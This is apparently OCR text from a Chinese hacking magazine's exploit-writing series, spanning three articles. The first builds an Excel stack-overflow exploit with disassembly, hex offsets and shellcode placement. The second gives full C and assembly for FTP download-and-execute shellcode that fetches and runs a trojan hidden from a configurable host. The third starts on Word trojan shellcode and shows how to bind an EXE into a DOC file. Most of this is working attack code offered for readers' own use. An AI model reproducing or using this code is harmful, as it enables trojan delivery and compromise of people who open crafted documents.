;通过Sheet1表长度计算得到的拷贝长度，因为整数溢出造成这个值错误
:3003FBDF   50              push eax
:3003FBE0   E85953FFFF      call 30034F3E

:30034F3E   55              push ebp
:30034F3F   8BEC            mov ebp, esp
:30034F41   81EC04020000    sub esp, 00000204 ;分配0x204字节的buffer
:30034F47   53              push ebx
:30034F48   56              push esi
:30034F49   8B7508          mov esi, dword ptr [ebp+08]

:30034F4C   57              push edi
:30034F4D   33FF            xor edi, edi
:30034F4F   3BF7            cmp esi, edi
:30034F51   897DFC          mov dword ptr [ebp-04], edi
:30034F54   742D            je 30034F83
:30034F56   8D85FCFDFFFF    lea eax, dword ptr [ebp+FFFFFDFC]
:30034F5C   8945FC          mov dword ptr [ebp-04], eax
:30034F5F   0FB706          movzx eax, word ptr [esi]
:30034F62   8D440002        lea eax, dword ptr [eax+eax+02]
:30034F66   50              push eax
:30034F67   8D85FCFDFFFF    lea eax, dword ptr [ebp+FFFFFDFC]
:30034F6D   56              push esi
:30034F6E   50              push eax
*Reference To:MSO9.Ordinal:03C0,Ord:03C0h
:30034F6F   E8C4AEFDFF      Call MSO9.memmove
;调用MSO9.memmove拷贝字符串，由于长度错误，而导致覆盖函数返回地址
```

接下来我们来看看异常提示中的0x01907fff在.XLS文件中的位置，这一步是关键。在Excel文档中搜索到FF 7F 90 01，如图7所示

```
00000730h: 00 00 00 00 86 00 02 01 8B 5B 53 4F 31 00 14 00
00000740h: F0 00 00 00 FF 7F 90 01 00 00 00 00 86 00 02 01
00000750h: 8B 5B 53 4F 31 00 14 00 F0 00 00 00 FF 7F 90 01
00000760h: 00 00 00 00 86 00 02 01 8B 5B 53 4F 31 00 14 00
00000770h: B4 00 00 00 FF 7F 90 01 00 00 00 03 86 00 02 01
```

图7

一般情况下会搜索到好几处FF 7F 90 01，通过不同的微修改，我们可以最终确定在图7 中的焦点位置。进一步分析，这个位置储存了Excel的字体属性，而0x019表示"Font Weight"。要对该漏洞进行利用的话，

可以将该值修改为我们可控制的ShellCode地址。

漏洞利用

1.通过JMP ESP跳转到ShellCode

堆栈溢出漏洞最直接的利用方式就是覆盖EIP，但正如调试Word溢出漏洞的情况一样，有两个问题需要注意:

1）通用JMP ESP指令地址0X7FFA4512，在这个进程中不能被识别，因此只能使用与系统版本相关的JMP ESP指令地址。

2）由于导致溢出漏洞的函数的调用约定是——stdcall，因此EIP与ShellCode之间应该有一些保留字节。

解决了上述两个问题，填充我们的ShellCode进行测试，结果发现会破坏后面的字体属性数据结构，看来覆盖EIP的方式行不通。

2.覆盖SEH结构

此方式也在调试Word 溢出漏洞的时候论证过行不通，因为相关的ERR结构保存在堆栈中距离溢出点上万字节的地方，大面积的数据覆盖可能引发其它异常。

3.直接填写ShellCode地址

此方式对付这类漏洞中相对最有效。在调试Word溢出漏洞的时我们就是直接用堆栈中溢出点的下4字节地址来填写EIP，然后紧跟ShellCode。在这个EXCEL溢出漏洞中，ShellCode先为EB FE，测试成功。但是后来发现文件中FF 7F 90 01之后可供填充ShellCode的空间小得可怜，很难容下功能比较复杂的ShellCode。

针对上述问题，我们发现ShellCode还可以放在注释里。因为异常发生的时候，正好注释还在堆栈中，如图8 所示:




图8

Excel注释的添加方法大家一看就明白，如图9所示：

加上注释后，我们把EIP的地址填充为0x0012B9D0，该地址是注释在堆栈中的地址。开头还是改为最简单的ShellCode——EB FE，测试成功！但好景又不长，当注释的长度大于40时，却将不能触发溢出了，所以怎么增大注释，是一个必须解决的问题。

这里为大家献上一个小工具，可以很方便的操作Excel数据库，大小只有400多K，如图10所示。




图9

经过分析发现可以增加整个Excel文档的块数，来解决增大注释问题，思路如下：

1）修改Excel文档开头512字节中表示数据块数的两个标记




图10

我机器上为19 00 00 00和18 00 00 00。如果要添加一个512字节数据块，则分别修改为1A 00 00 00和19 00 00 00。如果增2个以上的数据块，也依此类推。

2）修改数据块索引

Excel文件有多个有效块，多个自由块，以及1个终止块。我们的目的是要增加有效块，但要先确定我们的注释是紧接着第几个自由块之后。如果注释紧接着第1个自由块之后，则在1个自由块之后加上我们的块索引标志 02 00 00 00，其它情况依次类推。

3）修改注释总长度

由图8可知，0x001D是注释的长度，如果要增加512字节，则将该长度改为0x021D。


4）前面3步OK之后，在新增加的注释部分加上我们的ShellCode就可以了。

上述步骤在我的机器上测试完全通过，光盘中分别提供生成并执行cmd.exe的样本.xls文件，一个针对Windows 2000 SP4，另一个针对XP SP2。

总结

本文中，我们讨论了Excel表名称溢出漏洞。从介绍漏洞起因到漏洞的调试分析，最终给出合理的漏洞利用方案。这个过程中除了添加注释需要用到Excel自身的知识外，其余的技术在以前的漏洞分析文章中基本都有涉及。希望这篇文章对初学朋友有所帮助，文中有什么不妥的地方也希望大家多多交流。

适合读者：溢出爱好者
前置知识：汇编基础知识



菜鸟版Expliot编写指南之二十四：再谈Down&Exec的ShellCode

文/图 lcjxb

以前在黑防上看到有人用URLDownloadToFile和WinExec2个函数打造了HTTP方式下载文件并运行的ShellCode。其实除了采用HTTP方式下载以外，我们还可以用FTP的下载方式。有人可能要说，何必那么麻烦呢？FTP系统还要用户名和密码呢？但是"兵无定式，水无常形"，最好的方式总是随着环境而定的，入侵和防守亦是如此。我举个例子：如果我们都是在局域网，大家都没上外网，在扫描的时候发现有缓冲区漏洞机器，这时候用HTTP方式就有点勉强了。但是在本机运行一个FTP服务器软件如20CN的mini FTP服务器，绿色的直接运行，然后用FTP方式下载运行的ShellCode，这样的溢出会很容易实现。

说了这些，主要就是为了告诉大家，在安全技术的攻与守中，没有最好的办法，只有最适合实际环境的方法。

下面我们开始打造FTP方式的Down&&Exec—ShellCode.

为了保证公网和内网都适用，FTP方式在这里用到的函数比HTTP的要多一点点，但并不意味着复杂。流程 InternetOpen→InternetConnect→ FtpGetFile→WinExec。

我们一起来看一下编程宝典MSDN上对这几个函数的描述吧。

```
HINTERNET InternetOpen(
IN LPCSTR lpszAgent,    //NULL 默认的 HTTP 协议
IN DWORD dwAccessType,
// INTERNET_OPEN_TYPE_DIRECT 打开类型
IN LPCSTR lpszProxyName,    //NULL
IN LPCSTR lpszProxyBypass, //NULL
IN DWORD dwFlags    //0
);
HINTERNET InternetConnect(
IN HINTERNET hInternetSession,  //InternetOpen 返回的句柄
IN LPCSTR lpszServerName,   //服务器 IP 或 URL
IN INTERNET_PORT nServerPort,   //服务器所开放的端口 INTERNET_DEFAULT_FTP_PORT 表示 FTP 默认端口 21
IN LPCSTR lpszUsername,   //FTP 登陆用户名，NULL 表示是匿名用户 anonymous
IN LPCSTR lpszPassword,   //FTP 登陆密码，NULL 表示不需要密码
IN DWORD dwService,   //服务类型 INTERNET_SERVICE_FTP 表示 FTP 服务
IN DWORD dwFlags,   //0
IN DWORD dwContext   //0
);
BOOL FtpGetFile(
IN HINTERNET hFtpSession,  // InternetConnect 函数返回的句柄
IN LPCSTR lpszRemoteFile,   //要下载的文件
IN LPCSTR lpszNewFile,   //保存的路径和文件名
IN BOOL fFailIfExists,   //false 表示如果文件存在则覆盖
IN DWORD dwLocalFlagsAndAttributes,// 文件属性
IN DWORD dwInternetFlags,   // 二进制传输
IN DWORD dwContext   //0
);
UINT WinExec(
LPCSTR lpCmdLine,// 要执行的文件名或路径
UINT uCmdShow// 窗口显示方式 SW_HIDE 隐藏运行
);
```

好了，我们先看看C语言的源代码：

```
#include <windows.h>
#include <wininet.h>
#pragma comment(lib,"wininet")
#define FLAGS 0  // INTERNET_ FLAG_PASSIVE
#define HOST "192.168.0.232"//FTP 服务器的 IP 或者域名
#define PORT INTERNET_DEFAULT_FTP_POR  // 使用默认的 FTP 端口 21，可以自己更改
#define USER "testUser"  // FTP 登录用户名，NULL 表示是匿名用户 anonymous
#define PASSWORD "testPass"  // FTP 登录密码，NULL 表示不需要密码
#define REMOTE_FILE "huigezi.exe" // 要下载的文件名
#define LOCAL_FILE " C:\\ woshimuma.exe "  // 保存为本地的路径和文件名
void main()
{  HINTERNET hInternet, hServer;
   STARTUPINFO startup_info;
   hInternet = InternetOpen(NULL, INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
   hServer = InternetConnect(hInternet, HOST, PORT, USER, PASSWORD, INTERNET_SERVICE_FTP, 0, 0);
   FtpGetFile(hServer, REMOTE_FILE, LOCAL_FILE, false, FILE_ATTRIBUTE_NORMAL, FTP_TRANSFER_TYPE_BINARY, 0);
   WinExec(LOCAL_FILE,SW_HIDE);
   InternetCloseHandle(hServer);
   InternetCloseHandle(hInternet);
   ExitProcess(0);
}
```

现在开始打造我们的通用FTP—Down&&Exec_ShellCode。（要注意，这些函数需要动态链接库Wininet.dll的支持，所以我们使用的时候要包含该DLL。）

1.获取kernel32.dll基地(PEB大法)

```
mov eax,fs:0x30        ;PEB 的地址
mov eax,[eax+0x0c]     ;PEB_LDR_DATA 的地址
mov esi,[eax+0x1c]     ;Flink 地址
lodsd
mov edi,[eax+0x08]     ;偏移 8 个字节就是 kernel32.dll
的地址
```

2.获取WindowsAPI函数(HASH大法)

大家都知道WindowsAPI的名字都比较长,为了减少ShellCode的长度,Last Stage of Delerium的Winasm文档里提供了一种HASH算法: h = ((h<<25)|(h>>7))+c。

```
HASH_loop:
xor eax, eax
lodsb              ; 比较
cmp al, ah
je FindFunc        ; 相等则找到
ror edi, 7         ; HASH 右移 7 位
add edi, eax
jmp HASH_loop      ; 继续查找
```

这样可以获取所需函数的HASH值,再通过比较获得所需函数的地址。(主要代码)。

```
FindAddr:
cmp edi, [esp + 20]         ; 比较 HASH 值
jnz LoopFindFunc            ; 不等则继续查找
mov ebx, [edx + 36]         ; 序号数组地址偏移
add ebx, ebp                ; 序号数组地址
mov cx, [ebx + 2 * ecx]     ; ecx = 函数序号
mov ebx, [edx + 28]         ; ebx = 函数地址数组偏移
add ebx, ebp                ; 函数地址数组地址
mov eax, [ebx + 4 * ecx]    ; eax = 函数地址偏移
add eax, ebp                ; eax = 函数地址
```

3.连接FTP服务器下载木马运行(主要代码)

```
push 0x0074656E      ;'net'
push 0x696E6977      ;'wini'
push esp
call eax ;   LoadLibrary("wininet") 加载wininet.dll,因
为头 3 个函数是 wininet.dll 里的函数
mov esi,eax   ;esi 存放 wininet 基地址
;hInternet = InternetOpen(NULL, INTERNET_
OPEN_TYPE_DIRECT, NULL, NULL, 0)从右到左依次入栈
push esi          ;wininet 基地址
push [edx+4] ;InternetOpen HASH值
call find_HASHfunc_addr
push 0        ;0
push 0        ;NULL
push 0        ;NULL
push 1        ;INTERNET_OPEN_TYPE_DIRECT
push 0        ;NULL
call eax
mov [ebp+4],eax
;hServer = InternetConnect(hInternet, HOST, PORT,
USER, PASSWORD, INTERNET_SERVICE_FTP, 0, 0)
push esi      ;wininet 基地址
push [edx+8] ;InternetConnect HASH值
call find_HASHfunc_addr
push 0        ; 0
push 0        ; 0
push 1        ; INTERNET_SERVICE_FTP
push [edx+22];FTP 用户名
push [edx+26];FTP 密码
push 15h    ;FTP 端口 21
push [ebx+30];IP/URL
push [ebp+4h] ;hInternet
call eax
mov [ebp+8],eax
;FtpGetFile(hServer, REMOTE_FILE, LOCAL_FILE, false,
FILE_ATTRIBUTE_NORMAL, FTP_TRANSFER_TYPE_BINARY, 0)
push esi  ;wininet 基地址
push [edx+12] ;FtpGetFile HASH 值
call find_HASHfunc_addr
push 0    ;0
push 2    ; FTP_TRANSFER_TYPE_BINARY
push 80h  ; FILE_ATTRIBUTE_NORMAL
push 0    ; false
push [edx+38] ;"c:\\woshimuma"
push [edx+42] ;"huigezi.exe"
push [ebp+8]  ; hServer
call eax;
;WinExec(LOCAL_FILE,SW_HIDE)
push edi   ;kernel32 基地址
push [edx+14]  ;WinExec HASH 值
call find_HASHfunc_addr
push 0        ; SW_HIDE
push [edx+38] ; LOCAL_FILE
call eax
InternetCloseHandle(hServer)
push esi   ;wininet 基地址
push [edx+22] ;InternetCloseHandle HASH值
call find_HASHfunc_addr
mov ebx,eax
push [ebp+8] ; hServe
call ebx
;InternetCloseHandle(hInternet)
push [ebp+4] ; hInternet
call ebx
;ExitProcess(0)
push      edi  ;kernel32 基地址
push [edx+18] ;ExitProcess HASH值
call find_HASHfunc_addr
push 0
call eax
```


4.形式定位

我们知道,Eip总是指向下一条语句,所以执行下面的语句后,Edx=Eip。即Edx指向了LoadLibraryA的HASH值地址。这样就可以通过Edx很好的控制后面的字符串。

```
jmp PROC_BEGIN
func_start:
pop edx
......
PROC_BEGIN:
call func_start
;所需函数的 HASH 值
db 0x331ADDDC   ;LoadLibraryA
db 0xF606B78F   ;InternetOpenA
db 0x2DDB9564   ;InternetConnectA
db 0x2DBD2F33   ;FtpGetFileA
db 0x99046D19   ;WinExec
db 0xEC468F87   ;ExitProcess
db 0x733ABF93   ;InternetCloseHandleA;
;需要修改的数据
db "test",0      ;FTP 登陆用户名, 匿名用户填 0
db "test",0      ;FTP 登陆密码, 无密码填 0
db "192.168.0.232",0   ;下载地址 URL 或者 IP
db "c:\\woshimuma.exe",0 ;要保存路径及文件名
db "huigezi.exe",0   ;要下载的文件名
```

好了,FTP下载文件并运行的ShellCode打造完毕!内网、外网都可以运行。详细的代码见光盘,IP地址之类的东东就自己用的时候修改吧。

适合读者：ShellCode爱好者、溢出爱好者、编程爱好者
前置知识：ShellCoide编写基础



菜鸟版Expliot编写指南之二十五：

编写Word木马的ShellCode

文/图 cnhst.

在2006年第2期文章中，曹军分析了导致去年"万珍"病毒的Word 2000溢出漏洞细节，但并没涉及漏洞的具体利用；第4期文章中，黑防讨论了生成WMF木马的ShellCode的设计与实现。由于自身的特点，Word木马的设计与前者有较大的区别，下面由我对此进行一下分析。

预备知识

讨论ShellCode之前，我们需要掌握几个预备知识：

1.诸如DOC、PDF、WMF、JPG等文件内容解析过程中引发的漏洞，我们都称之为文件解析漏洞。由于漏洞利用的载体是文件，因此这类漏洞最大的特点就是可以制作成木马。

2.通过文件解析漏洞制作木马的方法有3种：第一种是通过ShellCode来完成全部木马功能，缺陷是往往可能受到ShellCode字节数的限制；第2种是通过ShellCode到指定的URL下载并执行木马文件，缺陷是由于访问网络而可能受到防火墙的限制；第3种是在文件中直接绑定EXE木马文件，这种方式比较隐蔽，ShellCode只负责生成并运行木马文件，复杂的网络通信与系统访问功能都由木马文件来完成。本文中采用第三种方法进行操作。

3.同WMF木马的制作一样，通过copy命令即可在Doc文件中绑定EXE文件："copy /b old.doc+aa.exe new.doc"。事实上，绑定两个文件大多可以通过该命令来完成。

4.与WMF木马基于IE传播不同，Word木马则可能有多种传播形式：E-mail、QQ、IE等。因此，通过在IE临时文件夹（TIF）中查找文件的思路就不可靠了。

ShellCode设计思路

有了上面的预备知识，在假设漏洞已经分析清楚的前提下，ShellCode的设计思路如下：

1.查找ShellCode可用到的各API函数地址，这里没什么技巧。

2.绑定木马后的DOC文件查找，这是关键。前面说了，最好不通过TIF来查找，因为成功率很低。因此最有效的办法就是从内存中进行搜索文件路径，方法如下：

1）找到Doc文件中填写ShellCode的位置，将前两个字节改为EB FE（JMP -2），如图1所示。

图1中，EB FE前面4字节0x0013C3F4就是XP SP2下ShellCode地址。

2）用Word打开上述DOC文件，可以看到CPU占有率

```
000017b0h: 00 00 00 00 8B F4 C3 13 00 EB FE FB FF FF 6D 00
000017c0h: 53 00 75 00 6E 00 00 00 20 00 04 00 31 08 88 18
000017d0h: AA AA AA AA AB BB BB BB BB AB AB AB AB 90 90 DD
000017e0h: DD DD DD DD AD AF FF DF AF AF AF AF AF FA FA FA
```

图1

达到100%。打开Softice，输入命令code on，发现EIP指针停留在EB FE指令上。

